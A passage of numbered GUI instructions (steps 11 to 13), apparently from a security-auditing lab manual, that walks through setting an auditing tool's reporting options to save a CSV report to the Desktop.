
11. In the **Reporting Options** wizard, select the **Generate Report at End of Auditing** option and ensure that the **CSV** report type radio button is selected. Click the **Browse...** button to store the report in the desired location.




12. The **Choose report file name** window appears; select the desired location (here, **Desktop**) and click **Save**.




13. In the **Reporting Options** wizard, the selected location to save the file appears under the **Report File Location** field; click **Next**.



